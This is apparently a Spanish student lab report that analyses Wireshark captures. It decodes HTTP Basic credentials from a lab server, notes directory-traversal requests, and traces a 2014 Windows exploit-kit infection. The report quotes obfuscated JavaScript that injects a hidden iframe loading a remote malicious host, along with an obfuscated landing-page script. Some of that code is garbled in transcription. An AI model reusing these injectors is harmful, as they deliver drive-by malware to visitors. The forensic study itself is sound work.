2217	2022-03-20 08:21:26.7730902...	192.168.5.20	192.168.5.51	HTTP	982	HTTP/1.1 200 OK (text/html)	46746
2219	2022-03-20 08:21:26.8425118...	192.168.5.51	192.168.5.20	HTTP	526	GET /css/bootstrap.css HTTP/1.1	80
2220	2022-03-20 08:21:26.8435912...	192.168.5.20	192.168.5.51	HTTP	276	HTTP/1.1 304 Not Modified	46746
2222	2022-03-20 08:21:26.8454501...	192.168.5.51	192.168.5.20	HTTP	536	GET /css/bootstrap-responsive.css HTTP/1.1	80
2223	2022-03-20 08:21:26.8462499...	192.168.5.20	192.168.5.51	HTTP	275	HTTP/1.1 304 Not Modified	46746
2233	2022-03-20 08:22:21.1498951...	192.168.5.51	192.168.5.20	HTTP	386	GET / HTTP/1.1	80
2235	2022-03-20 08:22:21.1514345...	192.168.5.20	192.168.5.51	HTTP	734	HTTP/1.1 401 Authorization Required (text/html)	46760
2239	2022-03-20 08:22:27.3847023...	192.168.5.51	192.168.5.20	HTTP	429	GET / HTTP/1.1	80
2240	2022-03-20 08:22:27.3856980...	192.168.5.20	192.168.5.51	HTTP	733	HTTP/1.1 401 Authorization Required (text/html)	46760
2242	2022-03-20 08:22:32.9203361...	192.168.5.51	192.168.5.20	HTTP	429	GET / HTTP/1.1	80
2243	2022-03-20 08:22:32.9213247...	192.168.5.20	192.168.5.51	HTTP	1969	HTTP/1.1 200 OK (text/html)	46760
2245	2022-03-20 08:22:32.9584240...	192.168.5.51	192.168.5.20	HTTP	402	GET /css/bootstrap.css HTTP/1.1	80
2249	2022-03-20 08:22:32.9601073...	192.168.5.51	192.168.5.20	HTTP	413	GET /css/bootstrap-responsive.css HTTP/1.1	80
2253	2022-03-20 08:22:32.9643009...	192.168.5.20	192.168.5.51	HTTP	261	HTTP/1.1 200 OK (text/css)	46762
2259	2022-03-20 08:22:32.9701244...	192.168.5.20	192.168.5.51	HTTP	5288	HTTP/1.1 200 OK (text/css)	46760
2261	2022-03-20 08:22:32.9710205...	192.168.5.51	192.168.5.20	HTTP	417	GET /dirtrav/example1.php?file=hacker.png HTTP/1.1	80
2262	2022-03-20 08:22:32.9711172...	192.168.5.51	192.168.5.20	HTTP	432	GET /dirtrav/example2.php?file=/var/www/files/hacker.png HTTP/1.1	80
2269	2022-03-20 08:22:32.9720544...	192.168.5.51	192.168.5.20	HTTP	413	GET /dirtrav/example3.php?file=hacker HTTP/1.1	80
2281	2022-03-20 08:22:32.9808666...	192.168.5.20	192.168.5.51	HTTP	7152	HTTP/1.1 200 OK (text/html)	46764

Packet Details (Frame 2182):

- Ethernet II, Src: PCSSystemtec_cb:24:13 (08:00:27:cb:24:13), Dst: PCSSystemtec_5e:fe:db (08:00:27:5e:fe:db)
 - Destination: PCSSystemtec_5e:fe:db (08:00:27:5e:fe:db)
 - Address: PCSSystemtec_5e:fe:db (08:00:27:5e:fe:db)
 - ...0... = LG bit: Globally unique address (factory default)
 - ...0... = IG bit: Individual address (unicast)
- Source: PCSSystemtec_cb:24:13 (08:00:27:cb:24:13)
 - Address: PCSSystemtec_cb:24:13 (08:00:27:cb:24:13)
 - ...0... = LG bit: Globally unique address (factory default)
 - ...0... = IG bit: Individual address (unicast)
- Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 192.168.5.20, Dst: 192.168.5.51
 - 0100 = Version: 4
 - 0101 = Header Length: 20 bytes (5)
 - Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 - Total Length: 8585
 - Identification: 0xa440 (42048)
 - 010 = Flags: 0x2, Don't fragment
 - ...0 0000 0000 0000 = Fragment Offset: 0
 - Time to Live: 64
 - Protocol: TCP (6)
 - Header Checksum: 0xe996 [validation disabled]
 - [Header checksum status: Unverified]
 - Source Address: 192.168.5.20

Packet Bytes:


Frame (8599 bytes) Reassembled TCP (24461 bytes) Uncompressed entity body (24110 bytes)

b) Describa toda la información que pueda averiguar sobre el servidor y el cliente HTTP

Si analizamos la opción “Follow → HTTP Stream” en el primer paquete HTTP de la traza, podemos encontrar cierta información del cliente y del servidor:

En primer lugar podemos observar que el cliente tiene IP 192.168.5.51 e intenta acceder a un servidor con IP 192.168.5.20.

- **Cliente:** Dentro del cliente podemos extraer que utiliza Mozilla Firefox en la versión 68.0 para tratar de conectarse al servidor, además podemos observar que utiliza un sistema operativo Linux con una arquitectura x86_64. Por otro lado podemos determinar que el sistema lo tiene configurado en inglés, entre otros campos.
- **Servidor:** En cuanto al lado del servidor, podemos observar que el servidor web es Apache en la versión 2.2.16, ejecutado en un sistema Debian. Así mismo podemos ver que el servidor utiliza autenticación. El contenido del servidor en este caso parece ser texto ISO-8859-1 HTML, entre otros apartados.



```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · trace_3.pcapng

GET / HTTP/1.1
Host: 192.168.5.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 401 Authorization Required
Date: Fri, 23 Apr 2021 19:16:41 GMT
Server: Apache/2.2.16 (Debian)
WWW-Authenticate: Basic realm="Secure Content"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 342
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

.....u.QK.0...+{q.M..2!..Zq0uh}.1m.k.Kj.Z..7.&..K....{....u....x....n.Y....M^..3...QIh.X.4K...
Iy.B..W...*.a...X..-..2..^...S.%g... ..D...a4.... ..E..8..h.2]#A....>....0.... NF(...U....i.....y.. WA.#..
k.F.X....{R...P.q0G...P...
..p.7V...L.%5}...A..=tZ.u^h... ..$.@F.....).....R...:]....%4..
..3,...x=..v.oGeI.i...X....<..<..J.?.....0.... GET / HTTP/1.1
Host: 192.168.5.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic cHJvZmVzb3I6MjM0MjM1MjM1
```

c) Obtenga las contraseñas (en texto en claro) de las cabeceras HTTP Authorization contenidas en la traza

Utilizando el filtro “http.request.method == “GET””, accedemos a las contraseñas de las

cabeceras de http de la traza:

http.request.method == "GET"										
No.	Time	Source	Destination	Protocol	Length	Info	Port			
4	2022-03-20 08:18:43.0977650...	192.168.5.51	192.168.5.20	HTTP	378	GET / HTTP/1.1	80			80
12	2022-03-20 08:18:54.2125298...	192.168.5.51	192.168.5.20	HTTP	425	GET / HTTP/1.1	80			80
43	2022-03-20 08:19:29.8836204...	192.168.5.51	192.168.5.20	HTTP	425	GET / HTTP/1.1	80			80
50	2022-03-20 08:19:29.8851426...	192.168.5.51	192.168.5.20	HTTP	425	GET / HTTP/1.1	80			80
2134	2022-03-20 08:20:56.4236692...	192.168.5.51	192.168.5.20	HTTP	433	GET / HTTP/1.1	80			80
2141	2022-03-20 08:20:56.4257482...	192.168.5.51	192.168.5.20	HTTP	433	GET / HTTP/1.1	80			80
2147	2022-03-20 08:20:58.0354272...	192.168.5.51	192.168.5.20	HTTP	406	GET /css/bootstrap.css HTTP/1.1	80			80
2151	2022-03-20 08:20:58.0360888...	192.168.5.51	192.168.5.20	HTTP	417	GET /css/bootstrap-responsive.css HTTP/1.1	80			80
2163	2022-03-20 08:20:58.0452145...	192.168.5.51	192.168.5.20	HTTP	421	GET /dirtrav/example1.php?file=hacker.png HTTP/1.1	80			80
2164	2022-03-20 08:20:58.0510485...	192.168.5.51	192.168.5.20	HTTP	436	GET /dirtrav/example2.php?file=/var/www/files/hacker.png HTTP/1.1	80			80
2168	2022-03-20 08:20:58.0526267...	192.168.5.51	192.168.5.20	HTTP	417	GET /dirtrav/example3.php?file=hacker HTTP/1.1	80			80
2190	2022-03-20 08:20:58.4243567...	192.168.5.51	192.168.5.20	HTTP	365	GET /favicon.ico HTTP/1.1	80			80
2215	2022-03-20 08:21:26.7687000...	192.168.5.51	192.168.5.20	HTTP	492	GET /xss/example6.php?name=hacker HTTP/1.1	80			80
2219	2022-03-20 08:21:26.8425118...	192.168.5.51	192.168.5.20	HTTP	526	GET /css/bootstrap.css HTTP/1.1	80			80
2222	2022-03-20 08:21:26.8454501...	192.168.5.51	192.168.5.20	HTTP	536	GET /css/bootstrap-responsive.css HTTP/1.1	80			80
2233	2022-03-20 08:22:21.1498951...	192.168.5.51	192.168.5.20	HTTP	386	GET / HTTP/1.1	80			80
2239	2022-03-20 08:22:27.3847023...	192.168.5.51	192.168.5.20	HTTP	429	GET / HTTP/1.1	80			80
2242	2022-03-20 08:22:32.9203361...	192.168.5.51	192.168.5.20	HTTP	429	GET / HTTP/1.1	80			80
2245	2022-03-20 08:22:32.9584240...	192.168.5.51	192.168.5.20	HTTP	402	GET /css/bootstrap.css HTTP/1.1	80			80
2249	2022-03-20 08:22:32.9601073...	192.168.5.51	192.168.5.20	HTTP	413	GET /css/bootstrap-responsive.css HTTP/1.1	80			80
2261	2022-03-20 08:22:32.9710205...	192.168.5.51	192.168.5.20	HTTP	417	GET /dirtrav/example1.php?file=hacker.png HTTP/1.1	80			80
2262	2022-03-20 08:22:32.9711172...	192.168.5.51	192.168.5.20	HTTP	432	GET /dirtrav/example2.php?file=/var/www/files/hacker.png HTTP/1.1	80			80
2269	2022-03-20 08:22:32.9720544...	192.168.5.51	192.168.5.20	HTTP	413	GET /dirtrav/example3.php?file=hacker HTTP/1.1	80			80
2291	2022-03-20 08:22:33.1478717...	192.168.5.51	192.168.5.20	HTTP	361	GET /favicon.ico HTTP/1.1	80			80

Tras esto, y buscando acceder a las contraseñas vamos a “Follow → TCP Stream” y accedemos al campo Authorization. Tras esto y teniendo en cuenta que el contenido está codificado accedemos a la página CyberChef:

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars


☐ Strict mode

Input

cHJvZmVzb3I6dXM3NDBMjM3MjM1

Output

profesor:234235235



Finalmente podemos concluir que las contraseñas son:

- **Primer intento:** Usuario: profesor; Contraseña: 234235235 → INCORRECTA
- **Segundo intento:** Usuario profesor2; Contraseña: facilona → INCORRECTA
- **Tercer intento:** Usuario: profesor; Contraseña: claveprofesor → CORRECTA
- **Cuarto intento:** Usuario profesor2; Contraseña: fallo. → INCORRECTA
- **Quinto intento:** Usuario: profesor; Contraseña: facil → INCORRECTA
- **Sexto intento:** Usuario profesor2; Contraseña: facil → CORRECTA

4. Traza trace_4.pcap

- a) Esta traza de red contiene una infección por malware de un host Windows. Proporcione la fecha y hora de esta actividad.

38
/ 69
Community Score

38/69 security vendors flagged this file as malicious

Reanalyze Similar More

2c4de3e400990bd1c091630fb7557c99e5b0facedad005c12f33b8c72b2ae7f0
39e112e34c7d1c884055130a0309540a010a560a05505508060d5d070200570a;4060531

Size
10.39 KB

Last Analysis Date
17 hours ago

ZIP

zip exploit cve-2013-0074 contains-pe xorcrypt

DETECTION

DETAILS

RELATIONS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msil/gen2

Threat categories trojan dropper

Family labels msil gen2

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Zbot.C923997	Alibaba	Exploit:MSIL/CVE-2013-0074.91fb9907
ALYac	Trojan.GenericKD.40844889	Antiy-AVL	Trojan/Win32.BTSGeneric
Arcabit	Trojan.Generic.D26F3E59	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira (no cloud)	TR/Dropper.MSIL.Gen2
BitDefender	Trojan.GenericKD.40844889	CTX	Zip.trojan.msil
Cynet	Malicious (score: 99)	DeepInstinct	MALICIOUS
DrWeb	Exploit.CVE2013-0074.34	Emsisoft	Trojan.GenericKD.40844889 (B)
ESET-NOD32	A Variant Of Win32/Exploit.CVE-2013-007...	Fortinet	PossibleThreat
GData	Trojan.GenericKD.40844889	Google	Detected
Gridinsoft (no cloud)	Trojan.Win32.Gen.v!n	Ikarus	Trojan.Win32.Exploit
Jiangmin	Exploit.MSIL.yt	Kaspersky	Exploit.MSIL.CVE-2013-0074.fc
Lionic	Trojan.ZIP.CVE-2013-0074.3lc	NANO-Antivirus	Trojan.Win32.CVE.dklssr

El paquete 309 corresponde al dominio "www.excelforum.com" y está marcado como un archivo sospechoso. Por otro lado, el paquete 98 tiene como hostname "magggnitia.com" y está relacionado con un troyano que utiliza un redireccionamiento mediante JavaScript.

En cuanto a los paquetes asociados al hostname "digiwebname.in", se identificaron varias amenazas:

- El paquete 1986 contiene un troyano genérico en un archivo o aplicación Java.
- El paquete 1435 presenta un exploit dentro de un archivo PDF.
- El paquete 1360 incluye un script malicioso en un archivo SWF.
- El paquete 1444 corresponde a un troyano del tipo MSIL.
- El paquete 1396 contiene un exploit en un script JavaScript.
- El paquete 1340 se identifica como un troyano exploit.
- Los paquetes 1757, 1961, 2291 y 1596 están relacionados con exploits específicos para sistemas Windows.

En primer lugar realizamos un Follow → HTTP stream de la traza que contiene el paquete (309) cuyo host es “www.excelforum.com”.



```

Wireshark · Follow HTTP Stream (tcp.stream eq 2) · trace_4.pcap

GET / HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/
x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://www.google.de/url?url=http://www.excelforum.com/&rct=j&frm=1&q=&esrc=s&sa=U&ei=yDGGVJm00Mv6U
pregYgB&ved=0CCsQFjAD&usg=AFQjCNEaastQ4Jl1-R8Ba_-j6m7GMz14dg
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: www.excelforum.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 08 Dec 2014 23:18:42 GMT
Server: Apache/2.2.29 (Unix) mod_ssl/2.2.29 OpenSSL/1.0.1e-fips mod_bwlimited/1.4
X-Powered-By: PHP/5.4.33
Cache-Control: private
Pragma: private
Set-Cookie: bb_sessionhash=d9bb553af244ece3b6da6e1cfa1f4453; path=/; HttpOnly
Set-Cookie: bb_lastvisit=1418080722; expires=Tue, 08-Dec-2015 23:18:42 GMT; path=/
Set-Cookie: bb_lastactivity=0; expires=Tue, 08-Dec-2015 23:18:42 GMT; path=/
Set-Cookie: vbseo_loggedin=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; path=/
Keep-Alive: timeout=5, max=150
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-trans
itional.dtd">
<!-- BEGIN TEMPLATE: FORUMHOME -->

<html xmlns="http://www.w3.org/1999/xhtml" dir="ltr" lang="en" id="vbulletin_html">
<head>
  <link rel="canonical" href="http://www.excelforum.com/forum.php" />
  <!-- BEGIN TEMPLATE: headinclude -->
  <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" />
  <meta id="e_vb_meta_bburl" name="vb_meta_bburl" content="http://www.excelforum.com" />
  <base href="http://www.excelforum.com/" /><!--[if IE]></base><![endif]-->
  <meta name="generator" content="vBulletin 4.1.8" />

  <link rel="Shortcut Icon" href="http://www.excelforum.com/favicon.ico" type="image/x-icon" />

```

Posteriormente, y realizando un Follow → HTTP stream de la traza que contiene el paquete (98) cuyo host es “maggggnitia.com”.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 8) · trace_4.pcap

GET /?Q2WP=p4VpeSdhe5ba&nw3=9n6MzfU9I_1Ydl8y&9M5to=_8w6t8o4W_abrev&GgiMa=8Hfr8Tlchgkd0sfV&t6Mry=I6n2 HTTP/1.1
Accept: */*
Referer: http://www.excelforum.com/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: magggnitia.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 08 Dec 2014 23:19:50 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.27
Pragma: no-cache, no-store
Vary: Accept-Encoding, User-Agent
Content-Encoding: gzip
Content-Length: 1084
Connection: close
Content-Type: text/javascript
X-Pad: avoid browser bug

jigsr='navigator';coon3='document';tiltu=window;prod8=tiltu[coon3];tensg=tiltu[jigsr];var wnd=window;gNUMtrTc
EF='http://dig'+iwebn+'ame.i'+n/6kt+'pi5xo'+'/PoHW'+LGZwr+'jXeGD'+G3P-I'+5';var doc=wnd.document;H
wryxsQZD=gNUMtrTcEF;function setCookie(name,value,expires){doc.cookie=name+'='+escape(value)+'; expires="+exp
ires.toGMTString()+"; path="/;return;}function getCookie(name){var cookie=' '+doc.cookie;var search=' '+name+
'=';var setStr=null;var offset = 0;var end = 0;if (cookie.length > 0) {offset = cookie.indexOf(search);if (of
fset != -1) {offset += search.length;end = cookie.indexOf(';',' ', offset);if (end == -1) {end = cookie.length;}s
etStr = wnd.unescape(cookie.substring(offset, end));}}return setStr;}function ThUXGtVIJqi(){if(!getCookie("cm
RjNEuSpfMq0")){var expires=new Date();expires.setTime(expires.getTime()+0x5265c00);setCookie("cmRjNEuSpfMq0",
'72da1db167c1a6b9676d4d9806a1ef00',expires);return true}else{return false}}function jXKEuNkDzA(j7r){var w9,f5
h,av,l1;l1='onload';av='addEventListener';f5h='attachEvent';w9='DOMContentLoaded';prod8[av]?prod8[av](w9,j7r)
:window[f5h](l1,j7r)}function tVvQidb0F(){var qy;qy='userAgent';return tensg[qy]}function goDQLuHMPu(y0l,np1)
{var p7;p7='test';return y0l[p7](np1)}function FpcXHjNKfZ(){var fq;fq=tVvQidb0F();return goDQLuHMPu(/Win64;/i
,fq)||goDQLuHMPu(/x64;/i,fq)}function XPqiYBbnv(){var ai,be;be=(/Trident/i);ai=tVvQidb0F();if(!goDQLuHMPu(be,
ai)){return 0}else{return true}}function mFYRJBrtqn(){var jq6,u0u,l2,hn,r7c,qt7,y1,nmv,fa,bv,ag,cun,zu5,pqe;b
v='posi'+tion:a+'bsolut'+e;left:-15+'23px;t'+op:-153+'7px';nmv='src';y1='ifr'+ame';u0u='cssT'+ext';l2
='getEl'+ement+'sByTagN'+ame';cun='bo'+dy';qt7='width';fa='height';pqe='appendChild';hn='createElement';r
7c='style';ag='10';if(ThUXGtVIJqi())&&XPqiYBbnv()&&FpcXHjNKfZ()){jq6=ag;zu5=prod8[hn](y1);zu5[qt7]=jq6;zu5[fa
]=jq6;zu5[r7c][u0u]=bv;zu5[nmv]=HwryxsQZD;prod8[l2](cun)[0][pqe](zu5)}jXKEuNkDzA(mFYRJBrtqn);
```

Si posteriormente realizamos Follow → HTTP stream de la traza que contiene el primer paquete descargado (1340) del host “digiwebname.in”, vemos la siguiente imagen.

```
Wireshark - Follow HTTP Stream (tcp.stream eq 29) - trace_4.pcap

GET /6ktpi5xo/PoHWLGZwrjXeGDG3P-I5 HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/
x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://www.excelforum.com/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: digiwebname.in
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.4.4
Date: Mon, 08 Dec 2014 23:20:09 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 08 Dec 2014 23:20:09 GMT
Pragma: no-cache

<html>
<body>
Plume oershadows cervia nimbler boat must from which . Cord dismissd, that dim i abode seated by fell spirit
?--phlegyas. Ruin ye power, and proud. By; and marvel; for secreted, but soon nimbler boat must. Cord that w
e hear, he dim i met; and ruin. Power, no star, thou expect me here. By; and old, inflicted by none belowd,
caught by force or conscience. Marvel; for secreted, but she had heapd with one undaunted soon replied. Nimb
ler boat must lead . Cord dismissd, that also would dim i abstaind. Ruin ye seem to heavns vengeance now by
whose frozen. Power, and treads reverse his bosom, finding een proud one . Marvel; for gold and soft the fro
gs, that secreted. Nimbler boat must all who hath. Cord that way broke her bright with earth . Dim i keep no
t, as now together in all unloosend from. Power, no star, or fevrous fit assaild me . By; and light, in vain
explord . Marvel; for secreted, but next nimbler. Cord that art thou yet faild not aeneas. Dim i ruin ye cit
izens were t power, no proud scorn .

<script>
function assnf5(l5a){var hs7,tx,ze,mz;mz='';ze=0;for(;ze<l5a.length;ze+=2){tx=l5a.substr(ze,2);hs7=mdso9(tx
,16);mz+=String.fromCharCode(hs7)}return mz}
function iffyzc(pq,wrq,kb){var lk,t8o,b2i,jy;lk='';jy=0;b2i=0;while(b2i<pq.length){jy=jy+wrq;t8o=kb.indexOf(
salkqi(pq,b2i));t8o=(t8o+jy)%kb.length;lk+=salkqi(kb,t8o);b2i++;return lk}
function salkqi(jc,ccz){var oe;oe='cha'+rAt';return jc[oe](ccz)}
function boomp(ut,cxe){var h8o;h8o=iffyzc(ut,cxe,'I450S+bxX=9UjpAG7fNaq3sd2M61Ze8LkcJRhg');return assnf5(h8o
)}biase=24;half0=boomp('8L8p999AIhZxX1',biase);mossi=22;wells=boomp('Sch+80A7NLjSbMZe',mossi);oems9u=27;gaze
b=boomp('g03cc7142hc=fe49d0xkeG',oems9u);kluxb=22;dope1=boomp('SdhGqX22N2jeJRIxsX',kluxb);chat3v=window;neon
yo=chat3v[wells];subsv6=chat3v[dope1];lentzw=subsv6[half0];
```

La respuesta a la solicitud “GET” inicial se produce a las 23:18:42 GMT del día lunes 08 de diciembre de 2014.

Traza 309 - “www.excelforum.com”

No.	Time	Source	Destination	Protocol	Length	Info	Port
307	2014-12-08 18:18:43.820934	192.168.204.137	69.167.155.134	TCP	54	49252 → 80 [ACK] Seq=640 Ack=102676 Win=64240 Len=0	80
308	2014-12-08 18:18:43.821067	69.167.155.134	192.168.204.137	TCP	1423	80 → 49252 [PSH, ACK] Seq=102676 Ack=640 Win=64240 Len=1369 [TCP segment of a r...	49252
309	2014-12-08 18:18:43.821126	69.167.155.134	192.168.204.137	HTTP	736	HTTP/1.1 200 OK (text/html)	49252
310	2014-12-08 18:18:43.821216	192.168.204.137	69.167.155.134	TCP	54	49252 → 80 [ACK] Seq=640 Ack=104727 Win=64240 Len=0	80
311	2014-12-08 18:18:43.821485	192.168.204.137	69.167.155.134	HTTP	545	GET /clientscript/vbulletin.css/style00014/forumhome-rollup.css?d=1416658988 H...	80
312	2014-12-08 18:18:43.821534	69.167.155.134	192.168.204.137	TCP	54	80 → 49252 [ACK] Seq=104727 Ack=1131 Win=64240 Len=0	49252
313	2014-12-08 18:18:43.847842	69.167.155.134	192.168.204.137	TCP	1423	80 → 49252 [PSH, ACK] Seq=30419 Ack=485 Win=64240 Len=1369 [TCP segment of a r...	49252

Traza 98 - “magggnitia.com”

No.	Time	Source	Destination	Protocol	Length	Info	Port
97	2014-12-08 18:18:43.243298	192.168.204.137	173.194.112.26	TCP	66	49259 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM	80
98	2014-12-08 18:18:43.288972	94.242.216.69	192.168.204.137	HTTP	1422	HTTP/1.1 200 OK (text/javascript)	49258
99	2014-12-08 18:18:43.289061	192.168.204.137	94.242.216.69	TCP	54	49258 → 80 [ACK] Seq=409 Ack=1370 Win=62872 Len=0	80
100	2014-12-08 18:18:43.289942	192.168.204.137	94.242.216.69	TCP	54	49258 → 80 [FIN, ACK] Seq=409 Ack=1370 Win=62872 Len=0	80
101	2014-12-08 18:18:43.289983	94.242.216.69	192.168.204.137	TCP	54	80 → 49258 [ACK] Seq=1370 Ack=410 Win=64239 Len=0	49258

Traza 1340 - digiwebname.in

No.	Time	Source	Destination	Protocol	Length	Info	Port
1337	2014-12-08 18:18:49.996252	205.234.186.111	192.168.204.137	TCP	1423	80 → 49279 [PSH, ACK] Seq=21905 Ack=532 Win=64240 Len=1369 [TCP segment of a re...	49279
1338	2014-12-08 18:18:49.996333	192.168.204.137	205.234.186.111	TCP	54	49279 → 80 [ACK] Seq=532 Ack=23274 Win=64240 Len=0	80
1339	2014-12-08 18:18:49.996510	205.234.186.111	192.168.204.137	TCP	1423	80 → 49279 [PSH, ACK] Seq=23274 Ack=532 Win=64240 Len=1369 [TCP segment of a re...	49279
1340	2014-12-08 18:18:49.996636	205.234.186.111	192.168.204.137	HTTP	1673	HTTP/1.1 200 OK (text/html)	49279
1341	2014-12-08 18:18:49.996824	192.168.204.137	205.234.186.111	TCP	54	49279 → 80 [ACK] Seq=532 Ack=25663 Win=64240 Len=0	80
1342	2014-12-08 18:18:49.996977	192.168.204.137	205.234.186.111	TCP	54	49279 → 80 [ACK] Seq=532 Ack=25663 Win=64240 Len=0	80

b) Indique las direcciones IP y MAC y el nombre del host que es infectado

No.	Time	Source	Destination	Protocol	Length	Info
1771	2014-12-08 18:19:06.075119	192.168.204.137	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0xc43c63c6
1772	2014-12-08 18:19:06.075120	192.168.204.254	192.168.204.137	DHCP	342	DHCP ACK - Transaction ID 0xc43c63c6

Wireshark - Packet 1771 - trace_4.pcap
Frame 1771: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
